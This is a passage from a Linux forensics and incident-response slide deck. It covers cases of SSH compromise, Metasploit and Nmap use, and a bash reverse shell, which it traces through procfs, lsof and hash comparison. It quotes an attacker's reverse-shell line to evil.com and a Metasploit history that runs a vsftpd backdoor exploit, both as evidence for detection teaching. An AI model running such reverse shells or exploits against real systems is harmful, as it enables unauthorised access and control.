Oct  7 00:23:30 slave2 systemd: pam_unix(systemd-user:session): session opened for user hadoop by (uid=0)  
Oct  7 00:23:30 slave2 systemd-logind[930]: New session 2 of user hadoop.
```

Threat actor used **ssh-keys** to login to **Slave2 & Slave1** (move locally to other systems)...

There is more to this, but that's it for now :)

STORY OF CASE #2...

- ✗ Compromise was due to weak credentials
 - Successful Bruteforce
- ✗ Privileges escalation using Kernel vulnerability (CVE-2017-16995)
- ✗ Systemd service was installed after gaining root
- ✗ Lateral movement to other systems using public keys (SSH)



CASE #3 COMPROMISING SYSTEM



+



NMAP



DETERMINING & APPLYING SCOPE

- ✗ Context?
- ✗ Time range of potential attack?
- ✗ Determine the start and end of users activity

DETERMINING & APPLYING SCOPE

- ✗ Translating that time range to a list of all modified files:
- ✗ `# find / -newermt "2019-09-06 18:30:00" -not -newermt "2019-09-08 00:15:00" > quicktimeline.txt`



```
/root/.mozilla/firefox/profiles.ini  
/root/.mozilla/firefox/Crash Reports  
/root/.mozilla/firefox/Crash Reports/InstallTime20190  
/root/.mozilla/firefox/Crash Reports/events  
/mnt  
/etc/rc5.d  
/etc/rc5.d/S01nfs-kernel-server  
/etc/alternatives  
/etc/alternatives/vncviewer.1.gz  
/etc/alternatives/xvncviewer  
/etc/alternatives/vncviewer  
/etc/alternatives/xvncviewer.1.gz  
/etc/runit/runsvdir/default  
/etc/runit/runsvdir/default/ssh  
/etc/insserv.conf.d  
/etc/rc4.d  
/etc/rc4.d/S01nfs-kernel-server  
/etc/firefox-esr  
/etc/rc1.d  
/etc/rc1.d/K01nfs-kernel-server  
/etc/apt/apt.conf.d  
/etc/cryptsetup-initramfs  
/etc/mailcap  
/etc/logcheck/ignore.d.server  
/etc/logcheck/ignore.d.paranoid  
/etc/logcheck/ignore.d.workstation  
/etc/rc6.d
```

EXPLORING MODIFIED FILES

- ✗ Accessing /mnt & NFS
- ✗ Where are the logs?
- ✗ Systemd-journal

```
/root/.mozilla/firefox/Crash Reports/events  
/mnt  
/etc/rc5.d  
/etc/rc5.d/S01nfs-kernel-server  
/etc/alternatives  
/etc/alternatives/vncviewer.1.gz  
/etc/alternatives/xvncviewer  
/etc/alternatives/vncviewer  
/etc/alternatives/xvncviewer.1.gz  
/etc/runit/runsvdir/default  
/etc/runit/runsvdir/default/ssh  
/etc/insserv.conf.d  
/etc/rc4.d  
/etc/rc4.d/S01nfs-kernel-server  
/etc/firefox-esr  
/etc/rc1.d  
/etc/rc1.d/K01nfs-kernel-server  
/etc/apt/apt.conf.d  
/etc/cryptsetup-initramfs  
/etc/mailcap  
/etc/logcheck/ignore.d.server  
/etc/logcheck/ignore.d.paranoide  
/etc/logcheck/ignore.d.workstation  
/etc/rc6.d  
/etc/rc6.d/K01nfs-kernel-server  
/etc/pnn
```

SYSTEMD-JOURNAL

- ✗ Default storage location:
`/var/log/journal/<machine_id>/`
- ✗ Config file:
`/etc/systemd/journald.conf`
- ✗ Journal is nowhere to be found?
- ✗ Query instead with `journalctl`...

```
root@Loki:/var/log# ls -d */  
apache2/      openvpn/  
apt/          postgresql/  
chkrootkit/   private/  
dradis/        runit/  
exim4/         samba/  
gdm3/          speech-dispatcher/  
inetssim/      ssllib/  
installer/    stunnel4/  
mysql/         sysstat/  
nginx/         unattended-upgrades/  
ntpstats/
```

SYSTEMD-JOURNAL

- ✗ Let's apply our scope to the journalctl command as well

```
root@Loki:/var/log# journalctl --since=2019-09-0618:30:00 --until=2019-09-0800:15:00  
-- Logs begin at Tue 2019-10-01 20:22:40 EDT, end at Wed 2019-10-09 23:09:49 EDT. --  
root@Loki:/var/log# █
```

- ✗ Nothing? And if we remove the cutoff date:

```
root@Loki:/var/log# journalctl --since=2019-09-0618:30:00  
-- Logs begin at Tue 2019-10-01 20:22:40 EDT, end at Wed 2019-10-09 2  
Oct 01 20:22:40 Loki kernel: Linux version 5.2.0-kali2-amd64 (devel@k  
Oct 01 20:22:40 Loki kernel: Command line: BOOT_IMAGE=/boot/vmlinuz-5  
Oct 01 20:22:40 Loki kernel: Disabled fast string operations  
Oct 01 20:22:40 Loki kernel: x86/fpu: Supporting XSAVE feature 0x001:  
Oct 01 20:22:40 Loki kernel: x86/fpu: Supporting XSAVE feature 0x002:  
Oct 01 20:22:40 Loki kernel: x86/fpu: Supporting XSAVE feature 0x004:
```

- ✗ #journalctl --output=short-full > journal.txt
Format is important ^

SYSTEMD-JOURNAL /VAR/RUN

- ✗ On Kali, systemd-journal defaults to being stored in /var/run (symlink of /run)

```
root@Loki:/var/run/log/journal/2b37121076ea48efa0f862ac571a2cf9# ls  
system@d2037ee56188487cad25ffe9118e41cf-0000000000000001-000593e2777c257b.journal  
system.journal
```

One time write:

- ✗ # mkdir /var/log/journal
- ✗ # journalctl --flush

OR

- ✗ Storage=persistent

```
# See journald.conf(5) to  
[Journal]  
#Storage=auto  
#Compress=yes  
#Seal=yes  
#SplitMode=uid  
#SyncIntervalSec=5m  
#RateLimitIntervalSec=30s  
#RateLimitBurst=10000  
#SystemMaxUse=  
#SystemKeepFree=
```

APPLICATION LOGS

- ✗ Other areas of high activity in our modified list
- ✗ Hidden directories in homedir
- ✗ Metasploit, vnc, ssh, ftp
- ✗ Logs!



```
/root/.msf4          tools  
/root/.msf4/logs      tools  
/root/.msf4/logs/production.log  
/root/.msf4/logs/development.log  
/root/.msf4/logs/sessions  
/root/.msf4/modules  
/root/.msf4/loot  
/root/.msf4/local  
/root/.msf4/plugins  
/root/.msf4/store  
/root/.msf4/store/modules_metadata.json  
/root/.msf4/logos  
/root/.vnc  
/root/.vnc/default.tigervnc  
/root/.fltk  
/root/.fltk/fltk.org  
/root/.fltk/fltk.org/fltk.prefs  
/root/.local/share/gnome-shell/notifications  
/root/.ssh  
/root/.ssh/known_hosts  
/root/.cache  
/root/.cache/filezilla
```

METASPLOIT LOGS

```
root@Loki:~/msf4# tree
.
├── history
├── local
├── logos
└── logs
    ├── development.log
    ├── framework.log
    ├── production.log
    └── sessions
├── loot
├── modules
├── plugins
└── store
    └── modules_metadata.json

```

8 directories, 5 files

```
root@Loki:~/msf4# head history
db_nmap -v -T4 -PA -sV --version-all --osscan-guess
-A -sS -p 1-65535 192.168.11.134
services
search vs
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
info
set RHOST 192.168.11.134
run
```

```
[10/09/2019 18:35:46] [d(0)] core: Module generic/custom is incompatible
[10/09/2019 18:35:46] [d(0)] core: Module generic/shell_bind_tcp is incom
[10/09/2019 18:35:46] [d(0)] core: Module generic/shell_reverse_tcp is in
[10/09/2019 18:35:52] [e(0)] core: Exploit failed (unix/ftp/vsftpd_234_ba
[10/09/2019 18:46:59] [d(0)] core: Module generic/custom is incompatible
[10/09/2019 18:46:59] [d(0)] core: Module generic/shell_bind_tcp is incom
[10/09/2019 18:46:59] [d(0)] core: Module generic/shell_reverse_tcp is in
[10/09/2019 18:47:59] [e(0)] core: Exploit failed (multi/samba/usermap_sc
[10/09/2019 18:48:55] [e(0)] core: Exploit failed (multi/samba/usermap_sc
[10/09/2019 18:50:49] [d(0)] core: monitor_rsock: EOF in rsock
[10/09/2019 18:52:27] [w(0)] core: monitor_rsock: exception during read:
[10/09/2019 20:21:38] [e(0)] core: Exploit failed (multi/misc/java_rmi_se
[10/09/2019 20:23:31] [w(0)] core: Session 1 has died
```

VNC

```
root@Loki:~/vnc# ls
default.tigervnc
root@Loki:~/vnc# cat default.tigervnc
TigerVNC Configuration file Version 1.0

ServerName=192.168.11.134
X509CA=
X509CRL=
SecurityTypes=None,VncAuth,Plain,TLSNone,T
DotWhenNoCursor=0
AutoSelect=1
FullColor=1
LowColorLevel=2
PreferredEncoding=Tight
CustomCompressLevel=0
CompressLevel=2
NoJPEG=0
QualityLevel=8
FullScreen=0
FullScreenAllMonitors=1
```

- ✗ VNC client config file
- ✗ IP address of last server connected to
- ✗ File Ch&Mod timestamps will match attempted connection
- ✗ Settings chosen for previous connection*

CORRELATING WITHOUT SYSTEMD-JOURNAL

- ✗ Syslog provides similar function
- ✗ `# cat syslog | grep nfs -B 10 -A 10`
- ✗ command can be done with other sub /var/log/*.log files
- ✗ IP address found in metasploit logs & VNC address

```
Sep  7 23:43:11 Loki kernel: [103785.812388] NFS: Server 192.168.11.134  
Sep  7 23:47:58 Loki systemd[621]: mnt-nfs.mount: Succeeded.  
Sep  7 23:47:58 Loki systemd[888]: mnt-nfs.mount: Succeeded.  
Sep  7 23:47:58 Loki systemd[1]: mnt-nfs.mount: Succeeded.
```

CASE #3 STORY ...

- ✗ Metasploit usage
- ✗ Nmap scanning of external information system
- ✗ Potentially Unauthorized VNC connection
- ✗ Unauthorized NFS mounting of remote server
- ✗ 9+ other exploitations

BEDTIME STORY !!!

/DEV/TCP/EVIL.COM

Bash Reverse Shell Case

Threat actor:

```
/usr/share/apache2/build/apache2 -i >& /dev/tcp/evil.com/8080 0>&1
```

SOCKET INODE X-REFERENCING...

Check active sockets

Active Internet connections (servers and established)								
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	User	Inode	PID/Program name
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	111	27044	945/mysqlnd
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	101	21998	624/systemd-resolve
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	0	24783	911/sshd
tcp	0	0	192.168.210.130:49394	192.168.210.131:8080	ESTABLISHED	0	30887	1458/apache2
tcp	0	0	192.168.210.130:22	192.168.210.1:43786	ESTABLISHED	0	28243	1271/sshd: user1 [p
tcp	0	0	192.168.210.130:22	192.168.210.1:43778	ESTABLISHED	0	28148	1161/sshd: user1 [p
tcp6	0	0	:::80	:::*	LISTEN	0	26334	1012/apache2
tcp6	0	0	:::22	:::*	LISTEN	0	24785	911/sshd
udp	0	0	192.168.210.130:47154	192.168.210.1:53	ESTABLISHED	101	29793	624/systemd-resolve
udp	0	0	127.0.0.53:53	0.0.0.0:*		101	21997	624/systemd-resolve
udp	0	0	192.168.210.130:68	0.0.0.0:*		100	917	577/systemd-network
udp	0	0	192.168.210.130:51489	192.168.210.1:53	ESTABLISHED	101	30942	624/systemd-resolve
udp	0	0	192.168.210.130:47679	192.168.210.1:53	ESTABLISHED	101	29792	624/systemd-resolve
udp	0	0	192.168.210.130:52576	192.168.210.1:53	ESTABLISHED	101	29800	624/systemd-resolve
udp	0	0	127.0.0.1:46477	127.0.0.53:53	ESTABLISHED	62583	30235	611/systemd-timesyn
udp	0	0	192.168.210.130:49532	192.168.210.1:53	ESTABLISHED	101	29799	624/systemd-resolve
udp	0	0	192.168.210.130:52767	192.168.210.1:53	ESTABLISHED	101	30943	624/systemd-resolve

```
user1@osdfcon19:~$ sudo readlink /proc/1458/fd/0  
socket:[30887]
```

HUNT OPEN FILES?...

What's open and from which location?

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
apache2	1458	root	cwd	DIR	8,2	4096	262146	/root
apache2	1458	root	rtd	DIR	8,2	4096	2	/
apache2	1458	root	txt	REG	8,2	1113504	660988	/usr/share/apache2/build/apache2
apache2	1458	root	mem	REG	8,2	47568	399017	/lib/x86_64-linux-gnu/libnss_files-2.27.so
apache2	1458	root	mem	REG	8,2	97176	399014	/lib/x86_64-linux-gnu/libnsl-2.27.so
apache2	1458	root	mem	REG	8,2	47576	399019	/lib/x86_64-linux-gnu/libnss_nis-2.27.so
apache2	1458	root	mem	REG	8,2	39744	399015	/lib/x86_64-linux-gnu/libnss_compat-2.27.so
apache2	1458	root	mem	REG	8,2	2030544	398970	/lib/x86_64-linux-gnu/libc-2.27.so
apache2	1458	root	mem	REG	8,2	14560	398981	/lib/x86_64-linux-gnu/libdl-2.27.so
apache2	1458	root	mem	REG	8,2	170784	399048	/lib/x86_64-linux-gnu/libtinfo.so.5.9
apache2	1458	root	mem	REG	8,2	170960	398958	/lib/x86_64-linux-gnu/ld-2.27.so
apache2	1458	root	mem	REG	8,2	26376	662432	/usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
apache2	1458	root	mem	REG	8,2	1683056	674202	/usr/lib/locale/locale-archive
apache2	1458	root	0u	IPv4	30887	0t0	TCP	192.168.210.130:49394->192.168.210.131:http-alt (ESTABLISHED)
apache2	1458	root	1u	IPv4	30887	0t0	TCP	192.168.210.130:49394->192.168.210.131:http-alt (ESTABLISHED)
apache2	1458	root	2u	IPv4	30887	0t0	TCP	192.168.210.130:49394->192.168.210.131:http-alt (ESTABLISHED)
apache2	1458	root	255u	CHR	5,0	0t0	13	/dev/tty

Check library dependencies too (`ldd`)!

BASH REVERSE SHELL?!

Check before you **KILL** !!!

root	1012	0.0	0.6	479732	24096	?	Ss	18:37	0:00	/usr/sbin/apache2 -k start
www-data	1261	0.0	0.3	482064	14668	?	S	18:37	0:00	/usr/sbin/apache2 -k start
www-data	1263	0.0	0.3	482064	14668	?	S	18:37	0:00	/usr/sbin/apache2 -k start
www-data	1266	0.0	0.3	482064	14668	?	S	18:37	0:00	/usr/sbin/apache2 -k start
www-data	1267	0.0	0.3	482064	14668	?	S	18:37	0:00	/usr/sbin/apache2 -k start
www-data	1268	0.0	0.3	482064	14668	?	S	18:37	0:00	/usr/sbin/apache2 -k start
root	1458	0.0	0.0	20180	3948	pts/0	S+	18:39	0:00	/usr/share/apache2/build/apache2 -i
user1	1490	0.0	0.0	13136	1008	pts/1	S+	18:42	0:00	grep --color=auto apache2

WHAT'S INSTALLED???

- ✗ Check list of installed packets (general focus):

```
$ sudo dpkg --list > installed-pkgs.txt
```

- ✗ Focus on suspicious process file:

```
$ sudo dpkg --listfiles apache2 > apache2-files.txt
```

WELCOME TO PROCFS...

- ✗ Virtual file system
- ✗ Each process has a directory named by its PID

```
$ ls /proc
```

1	119	136	197	246	259	271	284	298	335	45	517	647	818	cpuinfo	kallsyms	mounts	sys
10	12	1366	2	247	26	272	285	299	34	46	518	648	837	crypto	kcore	mpt	sysrq-trigger
100	1249	1367	20	248	260	273	286	3	37	47	52	698	840	devices	keys	mtrr	sysvipc
101	1250	137	21	249	261	274	287	30	38	48	532	699	9	diskstats	key-users	net	thread-self
1012	1261	14	22	25	262	275	288	300	39	49	535	7	911	dma	kmsg	pagetypeinfo	timer_list
102	1263	1458	235	250	263	276	289	301	399	495	543	700	945	driver	kpagecgrou	partitions	tty
103	1266	147	236	251	264	277	290	302	4	50	55	702	99	execdomains	kpagecount	sched_debug	uptime
104	1267	1494	237	252	265	278	291	303	40	503	56	703	acpi	fb	kpageflags	schedstat	version
11	1268	15	238	253	266	279	292	31	41	509	57	8	asound	filesystems	loadavg	scsi	version_signature
110	1269	16	24	254	267	28	293	32	42	51	577	801	buddyinfo	fs	locks	self	vmallocinfo
1126	1271	17	240	255	268	280	294	326	43	510	6	803	bus	interrupts	mdstat	slabinfo	vmstat
1132	13	18	242	256	269	281	295	327	44	514	600	807	cgroups	iomem	meminfo	softirqs	zoneinfo
1150	1355	19	244	257	27	282	296	329	445	515	611	814	cmdline	ioports	misc	stat	
1161	1356	196	245	258	270	283	297	33	446	516	624	815	consoles	irq	modules	swaps	

HUNT USING ProcFS...

✗ Files to check `/proc/[PID]/`

attr	cmdline	environ	io	mem	ns	pagemap	sched	smaps_rollup	syscall	wchan
autogroup	comm	exe	limits	mountinfo	numa_maps	patch_state	schedstat	stack	task	
auxv	coredump_filter	fd	loginuid	mounts	oom_adj	personality	sessionid	stat	timers	
cgroup	cpuset	fdinfo	map_files	mountstats	oom_score	projid_map	setgroups	statm	timerslack_ns	
clear_refs	cwd	gid_map	maps	net	oom_score_adj	root	smaps	status	uid_map	

- **cmdline** - command line of the process
- **environ** - environmental variables
- **fd** - file descriptors
- **cwd** - a link to the current working directory of the process
- **exe** - link to the executable of the process
- Many others...

DUMP SUSPICIOUS/DELETED PROCESSES...

- ✗ Dump then Search and Compare hashes...

```
user1@osdfcon19:~$ sudo cat /proc/1458/exe > dumped-apache2
user1@osdfcon19:~$ md5sum dumped-apache2
5b62133afdc9e96015f8679888f4434  dumped-apache2
user1@osdfcon19:~$ sudo find /bin/ /sbin/ -type f -exec md5sum {} \; | grep 5b62133afdc9e96015f8679888f4434
5b62133afdc9e96015f8679888f4434  /bin/bash
```

So it was a LOLBin...


HUNT PROCESS!!!...

- ✗ Thanks to all the shout-out there that keep reminding the community of not to **KILL** a process, but dump it from memory first, especially if it does not exist on disk anymore!
- ✗ Craig H. Rowland, [@CraigHRowland](https://twitter.com/CraigHRowland)
 - <https://twitter.com/CraigHRowland/status/1177373397463863296>

MEMORY FORENSICS???

- ✗ Ask the awesome team “[Volatility](#)” next door :)
- ✗ Also, you can check my blog, how it’s done for Linux...

SUMMARY OF WHAT TO DO!!!...




- ✗ Gather as much case info as you can ...
- ✗ Understand the FHS ...
- ✗ Check user /etc/passwd and group accounts /etc/group
- ✗ Check shells and history logs
- ✗ Search added/modified files ...
- ✗ Check running processes, locations, and configs ...
- ✗ Grep your way through logs, they are your friend ...
- ✗ Run timelines ...
- ✗ Finalize your report ...



Using Linux doesn't mean you won't be compromised...

WHY YOU SHOULD CARE!!! ... STATS



WHY YOU SHOULD CARE!!!...

Large numbers of Web & database servers run under Linux (~ 70% of servers connected to the Internet run Linux)




Because of this, Linux became an attractive target for attackers.

If an attacker has succeed to target MySQL, Apache or similar server software, then he got a “target-rich” environment.

WHY YOU SHOULD CARE!!!...

Linux systems become susceptible to several attacks including **botnets**, **cryptocurrency miners**, **ransomware** and other types of malware.

The success of these attacks refutes the old notion that says machines that run Linux are less likely to be affected by malware.





WHAT'S NEXT??...

- ✗ Focus on cases were:
 - Malware is involved
 - Other Kernel exploits: CVE-2019-3844 & CVE-2019-3843
 - Injections: Adventures in systemd injection, Stuart McMurray
 - Anonymous processes
 - Containers (docker)
- ✗ Ideas|Opinions? Good|Bad are welcome 



THANKS!

Any questions?

You can find me at
[@binaryz0ne](https://twitter.com/binaryz0ne)



CREDITS & REFERENCES...

Special thanks to all the people who made and released these awesome resources for free:

- ✗ Presentation template by [SlidesCarnival](#)
- ✗ Photographs by [Unsplash](#)
- ✗ C4b3rw0lf creator of VulnOS-2,
<https://www.vulnhub.com/entry/vulnos-2,147/>
- ✗ Sorry if we missed someone!